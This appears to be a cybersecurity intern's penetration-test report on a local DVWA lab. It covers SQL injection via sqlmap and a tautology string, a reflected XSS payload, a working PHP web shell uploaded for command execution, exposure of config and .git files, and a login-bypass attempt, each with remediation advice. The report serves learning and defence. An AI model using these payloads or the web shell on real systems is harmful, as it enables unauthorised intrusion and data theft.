
- /phpinfo.php → View in browser to gather server config info
- /php.ini → Open to check for sensitive info (if accessible)
- /robots.txt → Open and read for hidden pages
- .git/HEAD → Try using git-dumper:
  git-dumper http://localhost/DVWA/.git/ ./dumped_repo
- /config/, /database/ → Try accessing in browser → see if files are listed

4. MANUAL VULNERABILITY TESTING

A. SQL Injection

- **Tool Used:** SQLMap
- **URL Tested:** `http://localhost/DVWA/vulnerabilities/sqli/`
- **Payload:**
  sqlmap -u `http://localhost/DVWA/vulnerabilities/sqli/?id=1&submit#` --cookie="PHSESSID=…" --batch
- **Result:** Dumped database names and tables. Confirmed presence of SQL injection vulnerability.

- **Another way:**
  Go to website -> SQL Injection .
  In the field User ID , enter this
  1' OR '1'='1'



Vulnerability: SQL Injection

User ID: 1' OR '1'='1

```
ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith
```


More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

B. XSS (Cross-Site Scripting)

- **Tested Page:** `http://localhost/DVWA/vulnerabilities/xss_r/`
- **Payload:** `<script>alert('XSS')</script>`
- **Result:** Alert box triggered, confirming XSS vulnerability.
- **Another Method:**
  Go to DVWA -> XSS (Reflected)
  Enter above payload and click submit
  alert box appears → XSS . This implies that website is vulnerable.

The page reflects your input back into HTML **without sanitization**, so JS gets executed.




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? <script>alert('XSS')</script>

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/



localhost

XSS


C. File Upload Vulnerability

- **Page:** `http://localhost/DVWA/vulnerabilities/upload/`
- **Method:** Uploaded shell`.php` file
- **Result:** File was uploaded and executed, confirming Remote Code Execution (RCE) via file upload

Shell.php code snippet:

```
<?php
if(isset($_REQUEST['cmd'])){
   echo "<pre>";
   system($_REQUEST['cmd']);
   echo "</pre>";
}
?>
```

- After upload , visit http://localhost/DVWA/hackable/uploads/shell.php?cmd=id




```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

D. Sensitive Files Exposure

- Accessing sensitive files directly from browser
- Visit following urls
- http://localhost/DVWA/php.ini
- http://localhost/DVWA/config/
- http://localhost/DVWA/.git/HEAD

- Contents are visible , therefore server is misconfigured . These files can leak passwords, internal paths, or version info helpful to attackers.



Index of /DVWA/config

Name	Last modified	Size	Description
Parent Directory		-	
config.inc.php	2025-06-04 11:13	2.5K	
config.inc.php.bak	2025-06-04 11:18	2.5K	
config.inc.php.dist	2025-06-04 10:51	2.4K	

Apache/2.4.63 (Debian) Server at localhost Port 80

E. Authentication Bypass

- Fooling the login form using SQL injection to bypass user credentials.
- Go to DVWA login page . Give wrong credentials. If we could log in without a real password → it's vulnerable.
- Use : Username: admin' --   (-- comments out the rest of SQL query, so only admin part is processed)
- Password: anything
- Here we encountered Login Failed. Thus It's not vulnerable at login part ..



Login failed

KEY ANALYSIS

1. SQL Injection
Finding: SQL Injection vulnerability confirmed in id parameter.
Risk: HIGH
Details: SQLMap was able to extract database names. Demonstrates unauthenticated blind SQL injection.
Recommendation: Use prepared statements and parameterized queries to avoid SQL injection vulnerabilities.

2. Cross-Site Scripting (XSS)
Finding: Reflected XSS found in name field on guestbook page.
Risk: MEDIUM
Details: Unvalidated user input is rendered in HTML response without sanitization.
Recommendation: Sanitize all user input and encode output. Use Content Security Policy (CSP).

3. File Upload Vulnerability
Finding: Application allows upload of executable .php files.
Risk: CRITICAL
Details: Remote code execution possible by uploading PHP shells.
Recommendation: Validate file types server-side, restrict MIME types, and store uploaded files outside of the web root.

4. Sensitive Files Exposure
Finding: Access to files like .htaccess, .htpasswd (403), and /php.ini (200) show improper file access restrictions.
Risk: MEDIUM to HIGH
Details: These files could reveal server-side logic or be brute-forced.
Recommendation: Properly configure file permissions and server rules to deny access

5. Authentication Bypass
Finding: Weak session handling, missing rate-limiting, and insecure login forms.
Risk: HIGH
Details: Login mechanism is vulnerable to brute-force and session hijack.
Recommendation: Implement strong password policy, rate limiting, CAPTCHA, and secure session handling.

---

5. OWASP ZAP SCANNING

- **Scan Type:** Active Scan
  Target: http://localhost/DVWA
- **Findings:**
  Missing X-Content-Type-Options header
  Missing X-Frame-Options header
  Reflected XSS in GET parameters

- **Risk:** LOW to MEDIUM
  Recommendation: Implement missing security headers, sanitize user input.


---

6. BURP SUITE TESTING

- **Tested for:** Authentication flaws, input validation, IDOR (Insecure Direct Object References)
- **Findings:**
  - Parameter tampering reveals user info
  - Intercepted login form vulnerable to brute-force attacks (no rate limiting)
  - **Risk:** MEDIUM

Recommendation:

- Use CSRF tokens to protect forms
- Enforce RBAC (Role-Based Access Control)
- Implement authorization middleware
- Rate limit sensitive API endpoints
- Use anomaly detection tools for behavioral monitoring
- Enforce session timeout, use CAPTCHA
- validate user input.


kali linux srh [Running] - Oracle VirtualBox
Apps
Places
Jun 4 17:28
Burp Suite Community Edition v2025.1.1 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Settings
Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to htt...
Open browser
Inspector
Notes
Event log All issues
Memory: 143.5MB

	Type	Direction	Method	URL	Status code	Length
0...	HT...	→ Request	GET	http://detectportal.firefox.com/success.txt?ipv4		
0...	HT...	→ Request	GET	http://detectportal.firefox.com/success.txt?ipv6		

Request

```
GET /success.txt?ipv4 HTTP/1.1
Host: detectportal.firefox.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Priority: u=4
Pragma: no-cache
```

0 highlights

Inspector	
Request attributes	2
Request query parameters	1
Request body parameters	0
Request cookies	0
Request headers	9

SUBMITTED BY : MODEKURTI SRIHARSHA
ROLE: Cybersecurity Intern
COMPANY : Future Interns